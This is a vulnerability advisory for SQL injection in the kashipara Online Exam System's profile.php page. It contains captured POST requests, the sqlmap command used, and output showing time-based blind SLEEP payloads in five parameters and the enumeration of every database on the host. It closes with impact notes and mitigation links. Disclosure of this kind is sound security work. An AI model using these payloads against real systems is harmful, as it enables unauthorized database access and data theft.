
SQL Injection was found in the /exam/user/profile.php page of the Online Exam System Project V1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the rname, rcollage, rnumber, rgender and rpassword parameter in a POST HTTP request.


Official Website URL: https://www.kashipara.com/project/php/3/online-exam-php-project-source-code-download

Affected Vendor	kashipara
Affected Product Name	Online Exam System
Affected Code File	/exam/user/profile.php
Affected Parameter	rname, rcollage, rnumber, rgender and rpassword
Method	POST
Vulnerability Type	SQL Injection

Step to Reproduce:

Step1: Visit http://localhost/exam/user/profile.php click on the "login" button, fill in the required details, and then click on "submit."


Not Secure localhost/exam/index.php



Not Secure localhost/exam/user/login.php

Login to Questionnaire

Email: fejove1771@inkight.com

Password: test

Step2: After logging in, navigate to the profile page. Update the details as needed, and then click the 'Update' button. While doing this, intercept the request using Burp Suite and send to repeater.



Updated detail

Name: Chand


Gender: Male

Collage Name: jnu


mobile-number: 9852312450

password: ••••


Step3: Intercept the request using Burp Suite and sent to repeater and save in a text file.



```
POST /exam/user/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/exam/user/profile.php
Cookie: PHPSESSID=3r115h18a8m20ece3n1015mg33
Upgrade-Insecure-Requests: 1
Priority: u=0, i

rname=Chand&rgender=Male&rcollage=jnu&rnumber=9852312450&rpassword=test&update=
```



```
POST /exam/user/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/exam/user/profile.php
Cookie: PHPSESSID=3r115h18a8m20ece3n1015mg33
Upgrade-Insecure-Requests: 1
Priority: u=0, i

rname=Chand&rgender=Male&rcollage=jnu&rnumber=9852312450&rpassword=test&update=
```




```
POST /exam/user/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/exam/user/profile.php
Cookie: PHPSESSID=3rl15hl8a8m20ece3n1015mg33
Upgrade-Insecure-Requests: 1
Priority: u=0, i

rname=Chand&rgender=Male&rcollage=jnu&rnumber=9852312450&rpassword=test&update=
```


Step 4: Run the sqlmap command against request saved in file.

- **python .\sqlmap.py -r C:\Users\bhush\Desktop\update.txt --batch –dbs**

Now notice that **“rname, rcollage, rnumber, rgender and rpassword”** parameter is detected vulnerable and all database is successfully retrieved.



```
PS C:\Users\bhush\Downloads\sqlmap> python .\sqlmap.py -r C:\Users\bhush\Desktop\update.txt  --batch --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.5.21#dev}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:45:35 /2025-05-17/

[02:45:35] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\update.txt'
[02:45:36] [WARNING] provided value for parameter 'update' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[02:45:36] [INFO] resuming back-end DBMS 'mysql'
[02:45:36] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/exam/user/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: rcollage (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rname=Chand&rgender=Male&rcollage=jnu' AND (SELECT 8189 FROM (SELECT(SLEEP(5)))rAFD) AND 'bjIV'='bjIV&rnumber=9852312450&rpassword=test&update=

Parameter: rgender (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rname=Chand&rgender=Male' AND (SELECT 5639 FROM (SELECT(SLEEP(5)))cjmZ) AND 'HyyJ'='HyyJ&rcollage=jnu&rnumber=9852312450&rpassword=test&update=

Parameter: rname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rname=Chand' AND (SELECT 5749 FROM (SELECT(SLEEP(5)))ZkJJ) AND 'MfBB'='MfBB&rgender=Male&rcollage=jnu&rnumber=9852312450&rpassword=test&update=

Parameter: rpassword (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rname=Chand&rgender=Male&rcollage=jnu&rnumber=9852312450&rpassword=test' AND (SELECT 8094 FROM (SELECT(SLEEP(5)))GMWr) AND 'Owee'='Owee&update=

Parameter: rnumber (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rname=Chand&rgender=Male&rcollage=jnu&rnumber=9852312450' AND (SELECT 9349 FROM (SELECT(SLEEP(5)))IzoY) AND 'Uhqk'='Uhqk&rpassword=test&update=
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: rname, type: Single quoted string (default)
[1] place: POST, parameter: rpassword, type: Single quoted string
[2] place: POST, parameter: rnumber, type: Single quoted string
```



```
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: rname, type: Single quoted string (default)
[1] place: POST, parameter: rpassword, type: Single quoted string
[2] place: POST, parameter: rnumber, type: Single quoted string
[3] place: POST, parameter: rcollage, type: Single quoted string
[4] place: POST, parameter: rgender, type: Single quoted string
[q] Quit
> 0
[02:45:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:45:36] [INFO] fetching database names
[02:45:36] [INFO] fetching number of databases
[02:45:36] [INFO] resumed: 11
[02:45:36] [INFO] resumed: information_schema
[02:45:36] [INFO] resumed: elmsdb
[02:45:36] [INFO] resumed: exam
[02:45:36] [INFO] resumed: gymdb
[02:45:36] [INFO] resumed: lrsdb
[02:45:36] [INFO] resumed: mysql
[02:45:36] [INFO] resumed: osms_db
[02:45:36] [INFO] resumed: performance_schema
[02:45:36] [INFO] resumed: phpmyadmin
[02:45:36] [INFO] resumed: rtbs
[02:45:36] [INFO] resumed: test
available databases [11]:
[*] elmsdb
[*] exam
[*] gymdb
[*] information_schema
[*] lrsdb
[*] mysql
[*] osms_db
[*] performance_schema
[*] phpmyadmin
[*] rtbs
[*] test

[02:45:36] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 02:45:36 /2025-05-17/
```

❖ Impact of SQL Injection

- Access to Sensitive Data: Attackers can steal or view private information like usernames, passwords, or credit card details.
- Data Loss or Damage: Attackers can delete or change important data, causing harm to the system or users. Bypass Login Systems: Hackers can get around login screens and access restricted areas of the website without proper permission.
- Gain Full Control: Attackers may elevate their access to admin levels, allowing them to control the entire system.
- Website Defacement: Attackers can change what appears on the website, causing damage to its appearance or spreading harmful content.
- Slowdown or Crash the Site: Attackers can overload the database with harmful requests, making the site slow or even crash.
- Legal Trouble: If sensitive information is leaked, it can violate privacy laws, leading to fines and legal consequences.
- Reputation Damage: A successful attack can damage a company's reputation and make users lose trust in the site.

❖ Recommended/Mitigations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection